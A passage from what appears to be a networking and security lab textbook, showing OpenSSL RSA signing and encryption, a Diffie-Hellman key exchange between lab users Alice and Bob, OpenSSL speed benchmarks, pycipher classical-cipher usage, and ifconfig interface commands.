    67:a2:e6:08:71:d2:c7:82:16:05:b6:e9:fa:65:2e:
    3e:3e:4b:3b:ce:0a:a0:af:6b:34:5d:f7:56:84:a6:
    c8:23:33:bf:f9:7a:20:90:0f:3d:cf:30:e7:d4:64:
    5b:e5:db:79:c0:f4:d3:e6:bf
coefficient:
    00:db:dd:b7:e6:7f:c7:c3:bc:33:38:9c:9a:a3:a9:
    ce:de:b8:c2:66:89:f8:fd:5d:86:f3:4d:15:24:5e:
    61:84:0a:82:5f:92:83:2d:dd:0a:20:c6:da:1d:ac:
    6c:8d:6f:a7:ef:d0:aa:65:25:33:de:46:6d:a5:25:
    c1:5d:12:7b:48:85:e8:09:89:63:6a:8c:5d:27:a4:
    a4:54:40:fa:b8:59:9c:67:ed:e2:c2:2a:31:5f:3a:
    48:14:85:b4:65:98:f9:4b:f5:a0:06:43:ec:8a:80:
    09:e8:2a:79:4b:cc:e1:04:50:75:e5:40:3e:25:61:
    47:d9:24:5a:6e:35:df:d3:ee
```

An explanation of these values can be found in a lecture on Public Key Cryptography, specifically on slide 18.

To output just the public key to a file:

```
alice@node1:~$ openssl pkey -in privkey-alice.pem -out pubkey-alice.pem -pubout
alice@node1:~$ cat pubkey-alice.pem
-----BEGIN PUBLIC KEY-----
MIIBIDANBgkqhkiG9w0BAQEFAAOCAQ0AMIIBCAKCAQEAqFxAJmwLofTZLMbYyKoF
vPjI2qES1iCjqa+eBO13KczEpTWYIDwadLC434LzRQTz+wa0JrN6ooMKMJKzC/33
cEhcm4oJrkwsiUv1CJ9yebO9L1EqUPTPKAFPupb0XYgcqkdMwZ51nUfQfMFtv4zN
jYN8qudUuqkei1LPdoxM2AE89XX/M/qnFC/p2r5jki3QNddKkKWyoxIyNXrCSJKq
```

```
ypUIrtTdE0G3sQvXTcLSO/Ru/VEfmDkfAlicmMv2T3lK7K9ZnEhi+32nFv2htoYf
Of13SAptj1oEcklLtDNqx3cS/gDLpGrmJ5cOIHXUztHJlDcsSq1a+WkAT4WcSrRV
eQIBAw==
-----END PUBLIC KEY-----
```

Check by looking at the individual values. Only the public key values are included:

```
alice@node1:~$ openssl pkey -in pubkey-alice.pem -pubin -text
-----BEGIN PUBLIC KEY-----
MIIBIDANBgkqhkiG9w0BAQEFAAOCAQ0AMIIBCAKCAQEAqFxAJmwLofTZLMbYyKoF
vPjI2qES1iCjqa+eBO13KczEpTWYIDwadLC434LzRQTz+wa0JrN6ooMKMJKzC/33
cEhcm4oJrkwsiUv1CJ9yeb09L1EqUPTPKAFPupb0XYgcqkdMwZ51nUfQfMFtv4zN
jYN8qudUuqkei1LPdoxM2AE89XX/M/qnFC/p2r5jki3QNddKkKWyoxIyNXrCSJKq
ypUIrtTdE0G3sQvXTcLSO/Ru/VEfmDkfAlicmMv2T3lK7K9ZnEhi+32nFv2htoYf
Of13SAptj1oEcklLtDNqx3cS/gDLpGrmJ5cOIHXUztHJlDcsSq1a+WkAT4WcSrRV
eQIBAw==
-----END PUBLIC KEY-----
Public-Key: (2048 bit)
Modulus:
    00:a8:5c:40:26:6c:0b:a1:f4:d9:2c:c6:d8:c8:aa:
    05:bc:f8:c8:da:a1:12:d6:20:a3:a9:af:9e:04:ed:
    77:29:cc:c4:a5:35:98:20:3c:1a:74:b0:b8:df:82:
    f3:45:04:f3:fb:06:b4:26:b3:7a:a2:83:0a:30:92:
    b3:0b:fd:f7:70:48:5c:9b:8a:09:ae:4c:2c:89:4b:
    f5:08:9f:72:79:b3:bd:2f:51:2a:50:f4:cf:28:01:
    4f:ba:96:f4:5d:88:1c:aa:47:4c:c1:9e:75:9d:47:
    d0:7c:c1:6d:bf:8c:cd:8d:83:7c:aa:e7:54:ba:a9:
    1e:8b:52:cf:76:8c:4c:d8:01:3c:f5:75:ff:33:fa:
    a7:14:2f:e9:da:be:63:92:2d:d0:35:d7:4a:90:a5:
    b2:a3:12:32:35:7a:c2:48:92:aa:ca:95:08:ae:d4:
    dd:13:41:b7:b1:0b:d7:4d:c2:d2:3b:f4:6e:fd:51:
    1f:98:39:1f:02:58:9c:98:cb:f6:4f:79:4a:ec:af:
    59:9c:48:62:fb:7d:a7:16:fd:a1:b6:86:1f:39:fd:
    77:48:0a:6d:8f:5a:04:72:49:4b:b4:33:6a:c7:77:
    12:fe:00:cb:a4:6a:e6:27:97:0e:20:75:d4:ce:d1:
    c9:94:37:2c:4a:ad:5a:f9:69:00:4f:85:9c:4a:b4:
    55:79
Exponent: 3 (0x3)
```

Now that Alice has her private and public key files, let's create a text file containing the message to send to Bob:

```
alice@node1:~$ echo "This is my example message." > message-alice.txt
alice@node1:~$ cat message-alice.txt
This is my example message.
```

To sign the message you need to calculate its hash and then encrypt that hash using your private key. To create a hash of a message (without encrypting):

```
alice@node1:~$ openssl dgst -sha1 message-alice.txt
SHA1(message-alice.txt)= 064774b2fb550d8c1d7d39fa5ac5685e2f8b1ca6
```

OpenSSL has an option to calculate the hash and then sign it using a selected private key. The output will be a file containing the signature.

```
alice@node1:~$ openssl dgst -sha1 -sign privkey-alice.pem -out sign-alice.bin
    message-alice.txt
alice@node1:~$ ls -l
total 16
-rw-r--r-- 1 sgordon users 28 2012-03-04 15:14 message-alice.txt
-rw-r--r-- 1 sgordon users 1704 2012-03-04 14:58 privkey-alice.pem
-rw-r--r-- 1 sgordon users 451 2012-03-04 15:08 pubkey-alice.pem
-rw-r--r-- 1 sgordon users 256 2012-03-04 15:20 sign-alice.bin
```

To encrypt the message using RSA, use the recipients public key (this assumes the recipient, Bob, has already created and distributed their public key, using the same steps as above):

```
alice@node1:~$ openssl pkeyutl -encrypt -in message-alice.txt -pubin -inkey
    pubkey-bob.pem -out ciphertext-alice.bin
```

Note that direct RSA encryption should only be used on small files, with length less than the length of the key. If you want to encrypt large files then use symmetric key encryption. Two approaches to do this with OpenSSL: (1) generate a random key to be used with a symmetric cipher to encrypt the message and then encrypt the key with RSA; (2) use the `smime` operation, which combines RSA and a symmetric cipher to automate approach 1.

Now Alice sends the following to Bob:

- Ciphertext of the mesasge, `ciphertext-alice.bin`
- Signature of the message, `sign-alice.bin`
- Optionally, if she hasn't done so in the past, her public key, `public-alice.pem`

Steps Performed by Bob

When Bob receive's the two files from Alice, he needs to decrypt the ciphertext and verify the signature. Bob will need to use his RSA private/public key files, which were generated in the same way as for Alice, i.e. using `genpkey`.

To decrypt the received ciphertext:

```
bob@node2:~$ openssl pkeyutl -decrypt -in ciphertext-alice.bin -inkey
    privkey-bob.pem -out received-alice.txt
bob@node2:~$ cat received-alice.txt
This is my example message.
```

To verify the signature of a message:

```
bob@node2:~$ openssl dgst -sha1 -verify pubkey-alice.pem -signature
    sign-alice.bin received-alice.txt
Verified OK
```

The output messages shows the verification was successful.

8.2.8 Diffie-Hellman Secret Key Exchange

Now we give an example of using OpenSSL operations to perform a Diffie-Hellman Key Exchange (DHKE). The goal in DHKE is for two users to obtain a shared secret key, without any other users knowing that key. The exchange is performed over a public network, i.e. all messages sent between the two users can be intercepted and read by any other user. The protocol makes use of modular arithmetic and especially exponentials. The security of the protocol relies on the fact that solving a discrete logarithm (the inverse of an exponential) is practically impossible when large enough values are used.

Wikipedia has a description and example of DHKE. There is also a lecture on public key cryptography and accompanying videos and examples, with Diffie-Hellman starting from slide 23 also include a description.

DHKE is performed by two users, on two different computers. To demonstrate RSA we use the scenario of user Alice on node1 wishing to send a confidential and signed message to user Bob on node2. For this demo, we use the scenario of user Alice on node1 and Bob on node2. Take note of the prompt to see who is performing each command.

The first step is to generate the Diffie-Hellman (DH) global public parameters, saving them in the file `dhp.pem`. We use the OpenSSL `genpkey` command, similar to RSA in Section 8.2.7, but specified the algorithm as DH and use the `-genparam` option:

```
alice@node1:~$ openssl genpkey -genparam -algorithm DH -out dhparam.pem
...+.......................................................................
.............................................................+.............
...............................................+...........................
...........................+........+......................................
.....................................+.....................................
...........................+..................................+........+...
...............+..........+...............+................................
........................................................................+..
..................................................................+........
..............................................+........................+...
.....++*++*++*
```

Now let's display the generated global public parameters, first in the encoded form, then in the text form:

```
alice@node1:~$ cat dhparam.pem
-----BEGIN DH PARAMETERS-----
MIGHAoGBAOZVzJ4E8766527Mp3FD71xEUYdmFan4tPcSuPO99H7n9xfAm7WytmRQ
gxNn2dz4X58FKLzVMY+x2rLyPOd8SLa3OB7tE+gKFMymswteN//lPbFeLWtyei78
7lGJNnjVDpqJFmo1nldMTDyl5Z+ueZJP5vGGs2ouvem/Cf5N5QRTAgEC
-----END DH PARAMETERS-----
```

```
alice@node1:~$ openssl pkeyparam -in dhparam.pem -text
-----BEGIN DH PARAMETERS-----
MIGHAoGBAOZVzJ4E8766527Mp3FD71xEUYdmFan4tPcSuPO99H7n9xfAm7WytmRQ
gxNn2dz4X58FKLzVMY+x2rLyPOd8SLa3OB7tE+gKFMymswteN//lPbFeLWtyei78
7lGJNnjVDpqJFmo1nldMTDyl5Z+ueZJP5vGGs2ouvem/Cf5N5QRTAgEC
-----END DH PARAMETERS-----
PKCS#3 DH Parameters: (1024 bit)
    prime:
        00:e6:55:cc:9e:04:f3:be:ba:e7:6e:cc:a7:71:43:
        ef:5c:44:51:87:66:15:a9:f8:b4:f7:12:b8:f3:bd:
        f4:7e:e7:f7:17:c0:9b:b5:b2:b6:64:50:83:13:67:
        d9:dc:f8:5f:9f:05:28:bc:d5:31:8f:b1:da:b2:f2:
        3c:e7:7c:48:b6:b7:38:1e:ed:13:e8:0a:14:cc:a6:
        b3:0b:5e:37:ff:e5:3d:b1:5e:2d:6b:72:7a:2e:fc:
        ee:51:89:36:78:d5:0e:9a:89:16:6a:35:9e:57:4c:
        4c:3c:a5:e5:9f:ae:79:92:4f:e6:f1:86:b3:6a:2e:
        bd:e9:bf:09:fe:4d:e5:04:53
    generator: 2 (0x2)
```

Each user can use the public parameters to generate their own private and public key, saving them in their respective files. Similar to RSA, the DH private key file also stores the public key information.

```
alice@node1:~$ openssl genpkey -paramfile dhparam.pem -out dhprivkey-alice.pem
```

```
alice@node1:~$ openssl pkey -in dhprivkey-alice.pem -text -noout
PKCS#3 DH Private-Key: (1024 bit)
    private-key:
        48:88:7d:fd:09:0d:17:5e:33:be:ea:29:e7:b3:83:
        34:29:92:89:06:9f:9a:b4:92:b6:78:07:90:5f:aa:
        98:d9:6d:22:d7:92:05:be:f0:3f:14:af:09:3f:17:
        97:b9:04:73:41:32:c3:4a:38:8f:dc:79:e2:04:97:
        bf:a1:46:5f:ec:2a:ac:4f:ab:df:3b:b0:c9:be:86:
        85:d2:0f:7b:fe:03:46:a9:ab:df:7f:a8:98:38:c3:
        fa:9c:a6:ab:db:70:be:a6:67:95:ab:66:99:cc:15:
        4d:b5:94:90:e4:15:9f:14:2f:7b:dd:ff:60:3c:1d:
        3d:6c:4f:ff:81:77:e1:1d
    public-key:
        00:d9:ab:d7:8c:93:df:dd:eb:92:0d:57:d6:51:31:
        26:d8:f1:11:8c:92:37:a4:51:01:40:8d:bf:fe:6c:
        fd:95:b0:11:a0:16:e4:e0:ab:8a:ef:06:01:e8:36:
        a4:52:b8:bb:88:be:7c:a7:1e:4f:22:f9:7a:a6:5f:
        83:58:ee:69:34:8d:12:27:d6:5d:b6:e5:36:41:d1:
        a6:54:2a:a4:be:4b:4a:dc:75:fa:c8:16:af:79:a8:
        e3:f5:09:7f:83:13:e7:b7:25:df:37:ea:dc:8c:77:
        4e:20:33:df:a9:9c:95:cc:ef:33:3b:f4:02:b0:66:
        19:8c:30:48:1e:2a:83:87:5c
    prime:
        00:e6:55:cc:9e:04:f3:be:ba:e7:6e:cc:a7:71:43:
        ef:5c:44:51:87:66:15:a9:f8:b4:f7:12:b8:f3:bd:
        f4:7e:e7:f7:17:c0:9b:b5:b2:b6:64:50:83:13:67:
        d9:dc:f8:5f:9f:05:28:bc:d5:31:8f:b1:da:b2:f2:
        3c:e7:7c:48:b6:b7:38:1e:ed:13:e8:0a:14:cc:a6:
        b3:0b:5e:37:ff:e5:3d:b1:5e:2d:6b:72:7a:2e:fc:
        ee:51:89:36:78:d5:0e:9a:89:16:6a:35:9e:57:4c:
        4c:3c:a5:e5:9f:ae:79:92:4f:e6:f1:86:b3:6a:2e:
        bd:e9:bf:09:fe:4d:e5:04:53
    generator: 2 (0x2)
```

The other user uses the same public parameters, `dhparam.pem`, to generate their private/public key:

```
bob@node2:~$ openssl genpkey -paramfile dhparam.pem -out dhprivkey-bob.pem
```

```
bob@node2:~$ openssl pkey -in dhprivkey-bob.pem -text -noout
PKCS#3 DH Private-Key: (1024 bit)
    private-key:
        5d:70:9b:3e:a7:c9:b1:3b:df:17:d3:76:dd:45:f0:
        38:6d:be:35:f6:79:5d:05:bf:e2:63:b0:ea:25:00:
        61:0a:4c:e2:e4:e7:8e:97:6e:cb:9e:f0:f9:4b:d9:
        1c:2e:d6:b1:71:cb:ec:56:a7:2f:b0:af:ff:67:df:
        37:e0:d8:8c:ab:5d:ef:3d:27:c5:5a:a6:8d:49:30:
        6b:4e:d4:1f:5c:40:da:35:d0:bc:c7:3d:16:a3:13:
        2e:86:af:13:8b:65:c4:19:f2:75:43:e7:11:b6:5a:
        81:d1:e0:ff:5d:f3:c2:f4:6f:d2:f0:72:97:66:b9:
        93:3d:17:b0:06:ef:8a:3b
    public-key:
        00:d9:9a:00:1b:98:f5:0b:e2:d6:57:f7:4d:e3:4b:
        aa:43:ad:e2:f2:93:31:a1:e7:4b:a7:06:dc:ab:22:
        09:5a:0d:41:1a:c1:37:c0:6d:88:f4:7c:0a:22:27:
        1e:d3:84:39:51:92:62:d5:14:9e:68:ee:2f:69:27:
        ae:dd:d1:e6:a2:5f:3c:d2:7b:a7:7c:8e:61:28:fb:
        8b:1c:d7:a0:0b:d3:7b:37:af:78:b2:7e:eb:62:a7:
        85:b6:0f:90:10:b7:9c:ce:ec:84:a9:28:e3:7f:22:
        8f:76:cd:68:58:56:45:fd:3e:36:37:a1:99:aa:ca:
        4a:65:65:af:a8:21:ee:1f:b6
    prime:
        00:e6:55:cc:9e:04:f3:be:ba:e7:6e:cc:a7:71:43:
        ef:5c:44:51:87:66:15:a9:f8:b4:f7:12:b8:f3:bd:
        f4:7e:e7:f7:17:c0:9b:b5:b2:b6:64:50:83:13:67:
        d9:dc:f8:5f:9f:05:28:bc:d5:31:8f:b1:da:b2:f2:
        3c:e7:7c:48:b6:b7:38:1e:ed:13:e8:0a:14:cc:a6:
        b3:0b:5e:37:ff:e5:3d:b1:5e:2d:6b:72:7a:2e:fc:
        ee:51:89:36:78:d5:0e:9a:89:16:6a:35:9e:57:4c:
        4c:3c:a5:e5:9f:ae:79:92:4f:e6:f1:86:b3:6a:2e:
        bd:e9:bf:09:fe:4d:e5:04:53
    generator: 2 (0x2)
```

The users must exchange their public keys. To do so, they must first extract their public keys into separate files using the `pkey` command

```
alice@node1:~$ openssl pkey -in dhprivkey-alice.pem -pubout -out dhpub-alice.pem
```

Bob would perform a similar command as above with his keys (not shown).

We can view the public keys:

```
alice@node1:~$ openssl pkey -pubin -in dhpub-alice.pem -text
-----BEGIN PUBLIC KEY-----
MIIBIDCBlQYJKoZIhvcNAQMBMIGHAoGBAOZVzJ4E8766527Mp3FD71xEUYdmFan4
tPcSuPO99H7n9xfAm7WytmRQgxNn2dz4X58FKLzVMY+x2rLyPOd8SLa3OB7tE+gK
FMymswteN//lPbFeLWtyei787lGJNnjVDpqJFmo1nldMTDyl5Z+ueZJP5vGGs2ou
vem/Cf5N5QRTAgECA4GFAAKBgQDZq9eMk9/d65INV9ZRMSbY8RGMkjekUQFAjb/+
bP2VsBGgFuTgq4rvBgHoNqRSuLuIvnynHk8i+XqmX4NY7mk0jRIn1l225TZB0aZU
KqS+S0rcdfrIFq95qOP1CX+DE+e3Jd836tyMd04gM9+pnJXM7zM79AKwZhmMMEge
KoOHXA==
-----END PUBLIC KEY-----
PKCS#3 DH Public-Key: (1024 bit)
    public-key:
        00:d9:ab:d7:8c:93:df:dd:eb:92:0d:57:d6:51:31:
        26:d8:f1:11:8c:92:37:a4:51:01:40:8d:bf:fe:6c:
```

```
        fd:95:b0:11:a0:16:e4:e0:ab:8a:ef:06:01:e8:36:
        a4:52:b8:bb:88:be:7c:a7:1e:4f:22:f9:7a:a6:5f:
        83:58:ee:69:34:8d:12:27:d6:5d:b6:e5:36:41:d1:
        a6:54:2a:a4:be:4b:4a:dc:75:fa:c8:16:af:79:a8:
        e3:f5:09:7f:83:13:e7:b7:25:df:37:ea:dc:8c:77:
        4e:20:33:df:a9:9c:95:cc:ef:33:3b:f4:02:b0:66:
        19:8c:30:48:1e:2a:83:87:5c
    prime:
        00:e6:55:cc:9e:04:f3:be:ba:e7:6e:cc:a7:71:43:
        ef:5c:44:51:87:66:15:a9:f8:b4:f7:12:b8:f3:bd:
        f4:7e:e7:f7:17:c0:9b:b5:b2:b6:64:50:83:13:67:
        d9:dc:f8:5f:9f:05:28:bc:d5:31:8f:b1:da:b2:f2:
        3c:e7:7c:48:b6:b7:38:1e:ed:13:e8:0a:14:cc:a6:
        b3:0b:5e:37:ff:e5:3d:b1:5e:2d:6b:72:7a:2e:fc:
        ee:51:89:36:78:d5:0e:9a:89:16:6a:35:9e:57:4c:
        4c:3c:a5:e5:9f:ae:79:92:4f:e6:f1:86:b3:6a:2e:
        bd:e9:bf:09:fe:4d:e5:04:53
    generator: 2 (0x2)
```

After exchanging public keys, i.e. the files `dhpub-alice.pem` and `dhpub-bob.pem`, each user can derive the shared secret. Alice uses her private key and Bob's public key to derive a secret, in this case a 128 Byte binary value written into the file `secret-alice.bin`:

```
alice@node1:~$ openssl pkeyutl -derive -inkey dhprivkey-alice.pem -peerkey
    dhpubkey-bob.pem -out secret-alice.bin
```

Bob does the same using his private key and Alice's public key to produce his secret in the file `secret-bob.bin`:

```
bob@node2:~$ openssl pkeyutl -derive -inkey dhprivkey-bob.pem -peerkey
    dhpub-alice.pem -out secret-bob.bin
```

The secrets should be the same. Although there is no need for Bob to send his secret file to Alice, if he did, then Alice can use `cmp` to compare the files, or even `xxd` to manually inspect the binary values:

```
alice@node1:~$ cmp secret-alice.bin secret-bob.bin
alice@node1:~$ xxd secret-alice.bin
0000000: b7cb b892 b541 7810 d8ec d089 6c89 3c19 .....Ax.....l.<.
0000010: e8e1 27d8 66ee dac8 684a f0bd 0a7f e7d3 ..'.f...hJ......
0000020: 3643 8654 fddf 4399 e58e 2c7c 3d33 9532 6C.T..C...,|=3.2
0000030: f693 edf2 c9a0 40e8 58b8 38de 74a5 c0b0 ......@.X.8.t...
0000040: 64ab 4006 a3cd d795 2cef d0fc 2b0f d1ab d.@.....,...+...
0000050: d1e5 1a2a 3431 e3fa ba63 f7cf 1c61 ff65 ...*41...c...a.e
0000060: d9cd c85d c5fe 5c50 c543 aaeb de49 8501 ...]..\P.C...I..
0000070: 6cf1 66a6 87b6 ddec 835c b4b1 3d9d e2fe l.f......\..=...
alice@node1:~$ xxd secret-bob.bin
0000000: b7cb b892 b541 7810 d8ec d089 6c89 3c19 .....Ax.....l.<.
0000010: e8e1 27d8 66ee dac8 684a f0bd 0a7f e7d3 ..'.f...hJ......
0000020: 3643 8654 fddf 4399 e58e 2c7c 3d33 9532 6C.T..C...,|=3.2
0000030: f693 edf2 c9a0 40e8 58b8 38de 74a5 c0b0 ......@.X.8.t...
0000040: 64ab 4006 a3cd d795 2cef d0fc 2b0f d1ab d.@.....,...+...
0000050: d1e5 1a2a 3431 e3fa ba63 f7cf 1c61 ff65 ...*41...c...a.e
0000060: d9cd c85d c5fe 5c50 c543 aaeb de49 8501 ...]..\P.C...I..
```

```
0000070: 6cf1 66a6 87b6 ddec 835c b4b1 3d9d e2fe l.f......\..=...
```

Now both Alice and Bob have a shared secret, securely exchanged across a public network using Diffie-Hellman.

8.2.9 Performance Benchmarking

OpenSSL has a built-in operation for performance testing. It encrypts random data over short period, measuring how many bytes can be encrypted per second. It can be used to compare the performance of different algorithms, and compare the performance of different computers.

To run performance tests across a large set of algorithms, simple use the `speed` operation. Note that it may take a few minutes:

```
$ openssl speed
...
```

You can select the algorithms to test, e.g. AES, DES and MD5:

```
$ openssl speed aes-128-cbc des md5
...
The 'numbers' are in 1000s of bytes per second processed.
type             16 bytes     64 bytes    256 bytes   1024 bytes   8192 bytes
md5             68101.86k   199387.83k   444829.62k   639419.85k   734323.76k
des cbc         76810.00k    78472.53k    78442.77k    79241.85k    78440.45k
des ede3        28883.98k    29585.17k    29640.69k    29499.08k    29740.52k
aes-128 cbc    138894.09k   150561.30k   154512.15k   155203.81k   155590.46k
```

The output shows the progress, the versions and options used for OpenSSL and then a summary table at the end. Focus on the summary table, and the last line (for aes-128-cbc) in the example above. The speed test encrypts as many b Byte input plaintexts as possible in a period of 3 seconds. Different size inputs are used, i.e. $b = 16, 64, 256$, 1024 and 8192 Bytes. The summary table reports the encryption speed in Bytes per second. So if 25955833 16-Byte plaintext values are encrypted in 3 seconds, then the speed reported in the summary table is 25955833 ÃŮ 16 Ãů 3 âĽĹ 138 million Bytes per second. You can see that value (138,894.09kB/s) in the table above. So AES using 128 bit key and CBC can encrypt about 138 MB/sec when small plaintext values are used and 155 MB/sec when plaintext values are 8192 Bytes.

Normally OpenSSL implements all algorithms in software. However recent Intel CPUs include instructions specifically for AES encryption, a feature referred to as AES-NI. If an application such as OpenSSL uses this special instruction, then part of the AES encryption is performed directly by the CPU. This is usually must faster (compared to using general instructions). To run a speed test that uses the Intel AES-NI, use the `evp` option:

```
$ openssl speed -evp aes-128-cbc
...
type             16 bytes     64 bytes    256 bytes   1024 bytes   8192 bytes
aes-128-cbc    689927.75k   729841.81k   745383.38k   747226.84k   747784.87k
```

Compare the values to the original results. In the original test we achieved 138 MB/sec. Using the Intel AES hardware encryption we get a speed of 689 MB/sec, about 5 times faster.

8.3 Using Classical Ciphers with pycipher

To learn some of the concepts and approaches used by current encryption algorithms (ciphers), it can be useful to first study how some of the original, simpler ciphers work (e.g. Caesar cipher, Playfair, Vigenere). With these simpler ciphers, often referred to as *classical ciphers*, it is quite easy to understand the algorithm and even perform encryption/decryption by hand. Athlough most are trivial to break with computers today, the concepts they use are often applied in current day ciphers.

Often classical ciphers are studied in my security subjects. Although it is valuable to initially perform the encryption steps by hand, sometimes its useful to use software to speed things up. pycipher is a Python package that implements many classical ciphers. It has good documentation on how to use it, including installation instructions. Below I give two alternatives to install pycipher in a virtnet node. The first is the default and easiest that uses `git`. The second is an alternative if git is not available and you want a specific version of pycipher.

8.3.1 Install pycipher (Recommended Method)

In a terminal on the virtual node run:

```
$ sudo apt-get update
$ sudo apt-get install git python-pip
$ sudo pip install git+git://github.com/jameslyons/pycipher
```

8.3.2 Install pycipher (Alternative Method)

If the recommended method above does not work (e.g. you don't have or want to use `git` or `pip`), then you could try the following:

```
$ sudo apt-get install unzip python-setuptools
$ wget https://github.com/jameslyons/pycipher/archive/master.zip
$ unzip master.zip
$ cd pycipher-master/
$ sudo python setup.py install
$ python setup.py test
```

This installs and tests the latest version. Depending on the version, some tests my fail. In my case it ran 41 tests, but 2 tests failed (using the Porta algorithm). Do not use the algorithms that failed the tests.

8.3.3 Using pycipher

A quick example of encrypting and decrypting with pycipher is below. Other ciphers include: Beaufort, Foursquare, Enigma, Polybius, Bifid, ADFGVX, Coltrans, Playfair, and Vigenere. Details on the ciphers supported and how to use them are in the latest documentation.

```
$ python
Python 2.7.3 (default, Feb 27 2014, 20:00:17)
[GCC 4.6.3] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> import pycipher
>>> pycipher.Caesar(3).encipher("hello")
'KHOOR'
>>> pycipher.Caesar(3).decipher("khoor")
'HELLO'
>>> quit()
```

Chapter 9

Networking Tools

This chapter will introduce you to important software tools for managing computer networks. The tools will be used in other chapters, so unless you know them already, you are advised to complete this chapter before reading other (networking-related) chapters.

9.1 Prerequisites

9.1.1 Assumed Knowledge

This chapter assumes you have knowledge of:

- Computer networking concepts, including layering, protocols, LANs, Wide Area Networks (WANs) and internetworking.
- Computer hardware and software organisation, including operating system concepts and network devices.
- Ethernet, including frame formats, Medium Access Control (MAC) addresses and switches.
- IP networking, including IP addresses, forwarding and routing.
- Addressing and address mapping, including Address Resolution Protocol (ARP) and DNS.
- Network protocols, including TCP, IP and User Datagram Protocol (UDP).

Basic Linux command line skills, as covered in Chapter 4, are assumed. You will need to be able to:

- View and edit files, e.g. with `cat` or `nano`.
- Perform operations on directories and files, including `ls`, `cd`, `cp`.

File: nsl/networking.tex, r1670

9.1.2 Linux and Network Setup

Most of the practical tasks in this chapter can be completed on a single Linux computer, as long it has connection to the Internet. If you are using virtnet (Chapter 3) then while topology 1 is sufficient, some tasks can be more predictable (not relying on real Internet access) if using a topology with multiple nodes.

The recommended virtnet topology is:

- Topology 5

9.2 Operating Systems and Tool Interfaces

When configuring and managing a computer network, or diagnosing problems in a network, you need to use the correct *tools* for the task. Most often these tools are software applications. There are various tools available on most computers that can be used to support common networking tasks including:

- Viewing and changing the configuration of your computer's network interface, such as addresses and other protocol parameters.
- Testing your computer's network connectivity, such as ability to communicate with other computers and statistics of the communication.
- View and analyse traffic sent/received by your computer, as well as other computers on a network.

The tools that can be used to manage the network vary on different operating systems. For example, Microsoft Windows has different programs than Unix variants such as Ubuntu and Apple macOS. (And indeed, the programs may be different between versions: Windows 7 may be different from Windows 10, and Ubuntu Linux different from RedHat Linux). Combined with this, many operating systems will have two different interfaces to the same tool: a GUI and a command line (text) interface.

Although the programs may be different (including interface and options), the majority of them provide similar level of functionality. Therefore once you learn the functionality using one tool, it will not be too hard for you to perform the same functionality in another operating system. This book uses (Ubuntu) Linux and the command line, but you should be able to apply these and similar tools in other operating systems.

9.3 Viewing and Changing Network Interface Information

Your computer connects to the LAN via one of its Network Interface Cards (NICs). Your computer may have multiple NICs. Almost all operating systems allow the user to view information about the current NIC connection, including:

- MAC (or hardware) address
- IP address and subnet mask

- Addresses of other important nodes (servers) on the network
- Traffic sent/received by the NIC

Operating systems often allow administrator users to modify some of the above information as well. The main command to view and edit the network interface information is `ifconfig`.

9.3.1 Viewing Interface Information

To view the information for all interfaces:

```
$ ifconfig
```

The operating system assigns names to each interface, such as *eth0* for on Ethernet NIC and *eth1* for another. As the name/number assigned to an interface is automatic, you cannot assume the same scheme is used in different computers, nor can you assume it will be the same each time you start the same computer.

The special loopback interface (which isn't a real physical interface, but a virtual interface implemented in software inside the OS) is often given the name *lo*.

To view the details of a specific interface, such as *eth0*:

```
$ ifconfig eth0
```

An example on node1 in virtnet:

```
network@node1:~$ ifconfig eth1
eth1      Link encap:Ethernet HWaddr 08:00:27:51:52:b4
          inet addr:192.168.1.11 Bcast:192.168.1.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe51:52b4/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:7 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B) TX bytes:578 (578.0 B)
```

From the output we can see:

- Ethernet is the data link layer technology;
- the hardware or MAC address is `08:00:27:51:52:b4`;
- the IPv4 address is `192.168.1.11/24`;
- the IPv6 address is `fe80::a00:27ff:fe51:52b4/64`;
- the interface is up;
- various transmit and receive statistics.

And an example on a real interface (not within virtnet). Note that this uses a slightly different output format due to the Linux version on the laptop. Also the interface naming scheme for Ethernet interfaces is different. Here it is `enp0s31f6`, whereas in virtnet the older style of `eth1` is used.

```
sgordon@laptop:~$ ifconfig
enp0s31f6: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
       inet 138.77.176.62 netmask 255.255.255.0 broadcast 138.77.176.255
       inet6 fe80::ac54:c0c4:270b:ce67 prefixlen 64 scopeid 0x20<link>
       ether f8:ca:b8:0d:fc:a1 txqueuelen 1000 (Ethernet)
       RX packets 77 bytes 20037 (20.0 KB)
       RX errors 0 dropped 0 overruns 0 frame 0
       TX packets 101 bytes 16548 (16.5 KB)
       TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
       device interrupt 16 memory 0xef200000-ef220000

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
       inet 127.0.0.1 netmask 255.0.0.0
       inet6 ::1 prefixlen 128 scopeid 0x10<host>
       loop txqueuelen 1000 (Local Loopback)
       RX packets 5759 bytes 653847 (653.8 KB)
       RX errors 0 dropped 0 overruns 0 frame 0
       TX packets 5759 bytes 653847 (653.8 KB)
       TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

9.3.2 Changing Interface Information

ifconfig can also be used to change network interface information, in particular the IP address. Note that usually sudo is needed to make such changes.

First note that an interface can be either up (on) or down (off). You can change the state using:

```
$ sudo ifconfig INTERFACE down
$ sudo ifconfig INTERFACE up
```

The syntax for setting/changing an IP address is:

```
$ sudo ifconfig INTERFACE IPADDRESS/MASK up
```

While the "up" is not mandatory at the end, it is good practice to include it just in case the interface was down previously (assuming you do want to use the interface).

The following example shows ¡cmd¿ifconfig¡/cmd¿ being used to change the IP address on node1.

```
network@node1:~$ ifconfig eth1
eth1      Link encap:Ethernet HWaddr 08:00:27:51:52:b4
          inet addr:192.168.1.11 Bcast:192.168.1.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe51:52b4/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:73 errors:0 dropped:0 overruns:0 frame:0
          TX packets:85 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:33315 (33.3 KB) TX bytes:15065 (15.0 KB)

network@node1:~$ sudo ifconfig eth1 down
network@node1:~$ ifconfig eth1
eth1      Link encap:Ethernet HWaddr 08:00:27:51:52:b4
